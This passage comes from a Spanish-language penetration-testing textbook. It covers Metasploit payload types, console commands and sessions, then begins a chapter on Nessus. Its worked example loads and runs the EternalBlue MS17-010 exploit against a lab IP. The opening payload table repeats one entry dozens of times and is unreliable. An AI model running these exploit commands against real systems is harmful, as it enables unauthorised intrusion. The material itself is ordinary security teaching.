47 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
48 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
49 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
50 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
51 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
52 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
53 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
54 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
55 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
56 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
57 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
58 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
59 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
60 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
61 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
62 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
63 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
64 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
65 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
66 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
67 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
68 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
69 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
70 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
71 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
72 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
73 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
74 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
75 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
76 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
77 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
78 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
79 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
80 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
81 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
82 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
83 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
84 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
85 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
86 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
87 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
88 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
89 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
90 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
91 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
92 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
93 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
94 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
95 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
96 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
97 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
98 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
99 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
100 bsd/x64/shell_bind_tcp               normal No     BSD x64 Shell Bind TCP
```

Figura 12.8. Listado de payloads sensibles al contexto.

Los exploits aprovecharán una vulnerabilidad en el sistema de destino, pero, para lograr el resultado deseado, necesitarás un payload. Como ejemplo puedes nombrar: obtener un shell, cargar un malware o una puerta trasera en el sistema de

destino, ejecutar un comando o ejecutar **calc.exe** como prueba de concepto para agregar al informe de la prueba de penetración.

Iniciar la calculadora en el sistema de destino de forma remota iniciando la aplicación **calc.exe** es una de las formas de mostrar que puedes ejecutar comandos en el sistema de destino.

Ejecutar un comando en el sistema objetivo es una demostración de vulnerabilidad, pero es mejor tener una conexión interactiva que permita escribir comandos que se ejecutarán en el sistema de destino. Tal línea de comando interactiva se llama **shell reversa**.

Metasploit framework ofrece la capacidad de enviar diferentes payloads que pueden abrir shells en el sistema de destino.

Hay tres directorios diferentes bajo payloads: **Simples**, **Stagers** y **Stage**.

- **Simples:** se denomina así a los payloads autocontenidos como puede ser: agregar usuario, iniciar notepad.exe, etcétera. No necesitan descargar componentes adicionales para ejecutarse.
- **Stagers:** son los responsables de configurar una conexión entre Metasploit y el sistema de destino. Resultan útiles cuando se usa un payload que se debe cargar por etapas. Los payloads por etapas primero cargan un stager en el sistema objetivo y, luego, descargarán el resto del payload, y la ventaja que presentan es que el tamaño inicial del payload será pequeño en comparación a la carga del payload completo de una sola vez.
- **Stages:** es descargado por el stager. Esto permite utilizar payloads de mayor tamaño sin tener que cargar todo el payload de una sola vez.

Metasploit identifica los payloads como únicos o en línea, y los payloads por etapas.

```
generic/shell_reverse_tcp  
windows/x64/shell/reverse_tcp
```

Ambos ejemplos son shells reversos de Windows, el primero es un payload en línea o único como lo indica el **\_** entre **shell** y **reverse**, mientras que el segundo es un payload por etapas como lo indica el símbolo **/** entre **shell** y **reverse**.

**Módulo post:** los módulos denominados así son útiles en la etapa final del proceso de pentest, es decir, en la posexploitación de las vulnerabilidades.

```
show post
```



Figura 12.9. Módulos empleados en la posexploitación del objetivo.

## 12.2 COMANDO MSFCONSOLE

La consola es la interfaz principal para interactuar con Metasploit Framework, se puede iniciar usando el comando

```
msfconsole
```


Una vez iniciado, verás que la línea de comandos cambia a **msf5** o **msf6** según la versión instalada de Metasploit. Esta consola se puede usar como shell de línea de comandos, el primer comando es **ls**, que enumerará el contenido de la carpeta **Metasploit**.

```
ls
```

Otro comando que puedes enviar es un **ping** a **8.8.8.8** que es la IP del DNS de Google:

```
msf6> ping -c 1 8.8.8.8
```





```
msf6 > ls
[+] assets: []

Murphy's Law Desktop Documents No_erp_picture.jpg Pictures rootroot.2 template
condicionif.m dial.sh Downloads Music public macromedia videos

msf6 > ping -c 1 8.8.8.8
[+] exit: ping -c 1 8.8.8.8

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=0.000 m
...
8.8.8.8 ping statistics:
 1 packets transmitted, 1 received, 0% packet loss, time=0.000 m
rtt min/avg/max/mdev = 0.693/26.693/26.693/0.000 m
msf6 >
```

Figura 12.10. Comandos ls y ping ejecutándose dentro de msfconsole.


El shell de Metasploit admite la mayoría de los comandos de Linux, por ejemplo, **clear** para borrar la pantalla. Otro ejemplo es el comando **history** para poder revisar los comandos escritos con anterioridad, pero también hay otros comandos que no son soportados, como la redirección de las salidas de un comando a otro, por ejemplo:

```
msf6> help > help.txt
```

## 12.3 COMANDO SET

Para acceder a la ayuda relacionada con este comando, puedes ingresar desde la consola

```
msf6> help set
```



```
msf6 > help set
Usage: set [options] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If running as MAPI, this command can take a path from the local system.
```

Figura 12.11. Consulta del comando set a través de la ayuda.

Un truco presente en Metasploit es que puedes autocompletar los comandos usando la tecla de tabulación, esto es útil cuando se trabaja con módulos.

Cuando estableces ajustes a un módulo, estos son sensibles al contexto, es decir que, si por ejemplo cambias de un módulo a otro, deberás reescribir el contexto como en el caso de que uses un ejemplo de exploit de los últimos más conocidos, el de **EternalBlue** y su exploit MS17-010.

Escribe en la línea de comandos

```
msf6> use exploit/windows/smb/ms17_010_eternalblue
```

y la línea de comandos cambia a

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```




Figura 12.12. Uso del contexto con un exploit de ejemplo EternalBlue.

EternalBlue es el nombre de un exploit filtrado desarrollado supuestamente por la NSA (Agencia de Seguridad Nacional de los EE.UU.) para una vulnerabilidad en **SMBv1** que estaba presente en todos los sistemas operativos Windows. **Server Message Block** versión 1 o **SMBv1** es un protocolo de comunicación que se utiliza para compartir el acceso a archivos, impresoras y puertos serie a través de la red.

Esta vulnerabilidad fue explotada en todo el mundo en el conocido ataque del ransomware **WannaCry**.

También puedes seleccionar un módulo con el comando **use** seguido del número de identificación del exploit.

Si bien el indicador ha cambiado, todavía puedes ejecutar los comandos de Linux como **ls**, pero no indica que ingresas a una carpeta en especial, sino que estás trabajando en un conjunto de contexto, esto lo puedes ver escribiendo



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```




Figura 12.13. Listado de opciones dentro de un contexto.

Este comando mostrará opciones relacionadas con el exploit que has elegido antes, o sea, mostrará diferentes resultados según el contexto en el que se aplique.

En este ejemplo se ve que deberás configurar variables como **RHOSTS** y **RPORT**.

Si quieres ver qué payloads compatibles con el exploit seleccionado se encuentran disponibles, puedes usar el comando **show** seguido de un tipo de módulo (auxiliar, carga útil, explotación, etcétera) para enumerar los módulos disponibles.

En este caso usas

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```




Figura 12.14. Listado de payloads disponibles para el exploit seleccionado.

El siguiente ejemplo enumera los payloads que se pueden usar con el exploit **ms17-010 EternalBlue**.

Si lo usas sin contexto, entonces mostrará todos los módulos.

Los comandos **use** y **show** vistos hasta ahora son los mismos para todos los módulos en Metasploit.

Para salir del contexto elegido, usas el comando **back**.


```
msf6 exploit(smb/ms17_010_eternalblue) > back
```

También puedes encontrar más información sobre cualquier módulo escribiendo el comando **info** dentro de su contexto.

```
msf6 exploit(smb/ms17_010_eternalblue) > info
```

Una forma alternativa es el uso del comando **msfconsole** seguido de la ruta del módulo, de la siguiente forma:

```
msf6 > info smb/ms17_010_eternalblue
```



**Figura 12.15.** Consulta de información relacionada con el exploit EternalBlue.


Ambos darán la misma información de salida.

**Info** mostrará información detallada sobre el módulo, como autor, fuentes relevantes, etcétera.

## 12.4 BÚSQUEDA EN MSFCONSOLE

El comando **search** buscará en la base de datos de Metasploit Framework los módulos relevantes para el parámetro de búsqueda dado. Se pueden realizar búsquedas utilizando distintos parámetros como ser: **CVE**, nombres de exploits (EternalBlue, Heartbleed, etcétera) o el sistema de destino.

```
msf6 > search heartbleed
```



**Figura 12.16.** Búsqueda de información relacionada al exploit Heartbleed.

El resultado del comando de búsqueda proporciona una descripción general de cada módulo devuelto. La columna nombre, además del nombre, devuelve el tipo de módulo (auxiliar, exploit, etcétera) y la categoría del módulo (escáner, administrador, Windows, Unix, etcétera).

Puedes usar cualquier módulo devuelto en un resultado de búsqueda con el comando **use** seguido del número al comienzo de la línea de resultados.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > use 1
msf6 auxiliary(server/openssl_heartbeat_client_memory) >
```

Otra información esencial devuelta se encuentra en la columna **rank**.

Cada exploit es clasificado según su puntaje de fiabilidad. Esta calificación va desde excelente hasta manual. Estos son los rankings en orden decreciente:

- **Excelente:** son los exploits que no romperán el servicio, por ejemplo, **SQL Injection**.
- **Muy bueno:** el exploit tiene un target por defecto o lo autodetecta.
- **Bueno:** el exploit tiene un target por defecto y es común usarlo allí nomás, por ejemplo, **2012 Windows Server**.
- **Normal:** el exploit tiene un target por defecto, pero no posee función de autodetección y solo funciona en una versión determinada.
- **Promedio:** el exploit es difícil de explotar.
- **Bajo:** el exploit es casi imposible de explotar.
- **Manual:** el exploit es casi imposible de explotar, inestable y generalmente un DOS (*Disk Operating System*).

También se pueden orientar las búsquedas utilizando palabras clave como **tipo** y **plataforma**.

Por ejemplo, si quisieras que tus resultados de búsqueda solo incluyeran módulos auxiliares, podrías establecer el tipo en **auxiliar** (Figura 12.17.).

```
msf6 > search type:auxiliary telnet
```




Figura 12.17. Búsqueda por palabra clave en este caso auxiliary y telnet.

## 12.5 TRABAJAR CON MÓDULOS

Para trabajar con módulos en Metasploit, como ya se vio antes, primero deberás ingresar el contexto con el comando **use** seguido del nombre del módulo, después hay que configurar los parámetros.

Todos los parámetros se configuran usando la misma sintaxis de comando:

```
establecer el VALOR DE PARAMETER_NAME
```

Antes de asignar los parámetros, siempre hay que verificar que se está dentro del contexto y que el indicador de msfconsole esté presente.

En Metasploit, puede haber cinco indicadores diferentes:

- **El símbolo del sistema normal:** allí no se pueden usar los comandos de Metasploit.

```
(kali@kali)-[~]
└─$
```

- **El indicador de msfconsole msf6:** al estar sin ningún contexto, no se pueden usar comandos específicos para asignar parámetros ni ejecutar módulos.

```
msf6 >
```

- **Un indicador de contexto:** una vez que haya seleccionado un módulo con los comandos **set** y **use**, msfconsole mostrará el contexto. Aquí sí es posible establecer comandos específicos relacionados con el contexto, por ejemplo, **set RHOSTS 10.11.x.x**.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- **El aviso de Meterpreter:** Meterpreter es el payload más usado de Metasploit. Este aviso significa que se cargó un agente de Meterpreter en el sistema de destino y se volvió a conectar con el atacante. Aquí se pueden usar comandos específicos de Meterpreter.

```
meterpreter >
```

- **Una shell en el sistema de destino:** una vez que se completa el exploit, es posible tener acceso a una shell reversa en el sistema objetivo. Este es un intérprete de comandos normal solo que los comandos escritos allí se ejecutan en el sistema objetivo.

```
C:\Windows\system32>
```

Como ya se ha mencionado, el comando **show options** enumerará todos los parámetros disponibles.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Algunos de estos parámetros requieren un valor para que funcione el exploit. Ciertos valores de parámetros requeridos se completarán previamente, asegúrate de verificar si estos deben seguir siendo los mismos para su objetivo.

Por ejemplo, un exploit web podría tener un valor **RPORT** (puerto remoto: el puerto en el sistema de destino al que Metasploit intentará conectarse y ejecutar el exploit) predeterminado en 80, pero su aplicación web de destino podría estar usando el puerto 8081.

En este ejemplo, establecerás el parámetro **RHOSTS** en la dirección IP de tu sistema de destino mediante el comando **set**.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
```

Una vez que hayas configurado un parámetro, puedes usar el comando **show options** para verificar que el valor se configuró correctamente.

Algunos de los parámetros que en promedio se usan más frecuentemente son los siguientes:

- **RHOSTS**: host remoto se refiere a la dirección IP del sistema objetivo. Se puede configurar ya sea una sola dirección IP o un rango de red. Esto admitirá la notación **CIDR**, por ejemplo, **10.10.10.1/24** o un rango de red (**10.10.10.x - 10.10.10.y**). También puede usar un archivo de referencia donde se enumeran los objetivos, un objetivo por línea.
- **RPORT**: puerto remoto, el número del puerto en el sistema objetivo en el que se ejecuta la aplicación vulnerable.
- **PAYLOAD**: la carga útil que utilizará con el exploit.
- **LHOST**: localhost es la dirección IP de la máquina atacante en este caso tu Kali Linux.
- **LPORT**: puerto local es el número de puerto que utilizará para que el shell inverso se conecte de nuevo. Este es un puerto en la máquina atacante y puede ser configurado en cualquier puerto que esté sin ser ocupado.
- **SESIÓN**: se refiere a cada conexión establecida con el sistema de destino utilizando Metasploit. Las sesiones tendrán su ID de sesión. Este ID de sesión lo usarás con los módulos posteriores a la explotación que se conectarán al sistema objetivo mediante una conexión preexistente.



Figura 12.18. Establecer parámetros dentro de un contexto de exploit.



Se puede resetear cualquier parámetro establecido usando el comando **set** seguido del valor por cambiar.

También es posible borrar cualquier valor de parámetro usando el comando **unset** o borrar todos los parámetros establecidos con el comando **unset all**.

Puedes usar el comando **setg** para establecer valores que se usarán para todos los módulos. El comando **setg** se usa como el comando **set**, con la diferencia que, si utiliza **set** para establecer un valor usando un módulo y cambia a otro módulo, se deberá establecer el valor nuevamente. El comando **setg** permite establecer el valor para que pueda usarse de forma predeterminada en diferentes módulos. Se puede borrar cualquier valor establecido con **setg** usando **unsetg**.

En este ejemplo se utiliza el siguiente flujo:

- Usa el explorable ms17\_010 eternalblue.
- Establece la variable **RHOSTS** usando el comando **setg** en lugar del comando **set**.




Figura 12.19. Establece el parámetro RHOST con setg.

- Usa el comando **back** para salir del contexto de explotación.
- Usa un auxiliar (este módulo es un escáner para descubrir vulnerabilidades MS17-010).

El comando **show options** muestra que el parámetro **RHOSTS** ya está poblado con la dirección IP del sistema de destino.



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
```

Indica a Metasploit que use el exploit EternalBlue:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > setg rhosts 10.10.165.39
```

Establece el parámetro **RHOSTS** globalmente:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
```

Sal del entorno del exploit y usa el auxiliar **smb\_ms17\_010**:

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
```

Como puedes ver, aún se conserva la IP del **RHOSTS** que introdujiste en el exploit, porque usas el comando **setg**; si hubieses usado solo **set**, tendrías que volver a establecer ese parámetro luego de usar **back** (Figura 12.20.).



Figura 12.20. Aquí se ve que el parámetro RHOSTS se conserva.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

El comando **setg** establece un valor global que se utilizará hasta que salga de Metasploit o lo borre con el comando **unsetg**.

El comando de explotación se puede usar sin ningún parámetro o usando el parámetro **-z**.

El comando **exploit -z** ejecutará el exploit y pondrá en segundo plano la sesión tan pronto como se abra.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z
```

Esto devolverá el indicador de contexto desde el que se ha ejecutado el exploit.

Algunos módulos admiten la opción de verificación para chequear si el sistema de destino es vulnerable sin explotarlo.

Recuerda que, según el módulo que se utilice, es posible que debas configurar más parámetros o también diferentes. Es una buena práctica usar el comando **show options** para listar los parámetros requeridos.

## 12.6 SESIONES

Una vez que se haya explotado con éxito una vulnerabilidad, se creará una **sesión**. Este es el canal de comunicación establecido entre el sistema de destino y Metasploit.

El comando de sesiones se puede usar desde el indicador de msfconsole o cualquier contexto para ver las sesiones existentes.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions
```

Para interactuar con cualquier sesión, puedes usar el comando **sessions -i** seguido del número de sesión deseado.

## 12.7 ACTIVIDADES

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver para considerar aprendido el capítulo.

### 12.7.1 Test de autoevaluación

1. ¿Cómo buscas en Metasploit un módulo relacionado con Apache?
2. ¿Qué comando se usa para comenzar la fase de explotación?
3. ¿Cuál es la diferencia entre un exploit y un payload?

### 12.7.2 Ejercicios prácticos

1. Usa la orden correspondiente y setea en Metasploit el valor de **LPORT** en 5555.
2. Setea el valor global para **RHOSTS** en 10.10.19.21.



# 13

---

## NESSUS

Nessus es un escáner de vulnerabilidades desarrollado por Tenable, que usa tecnología parecida a nmap para escanear y reportar las vulnerabilidades que encuentra.

### 13.1 ¿QUÉ ES NESSUS?

---

Nessus hace uso de plugins desarrollados para la evaluación de vulnerabilidades específicas y, así, realizar una auditoria acerca del nivel de seguridad de un equipo o un conjunto de ellos. Es una herramienta indispensable como soporte para los **penetration testers** ya que posee integrada una funcionalidad de reporte que permite exportar a diferentes formatos el informe de vulnerabilidades encontradas.

#### 13.1.1 Compatibilidad

Nessus es compatible con la mayoría de las plataformas actuales y se puede instalar incluido en una **Raspberry Pi** (computadora de placa reducida) lo que facilita su portabilidad y disposición.

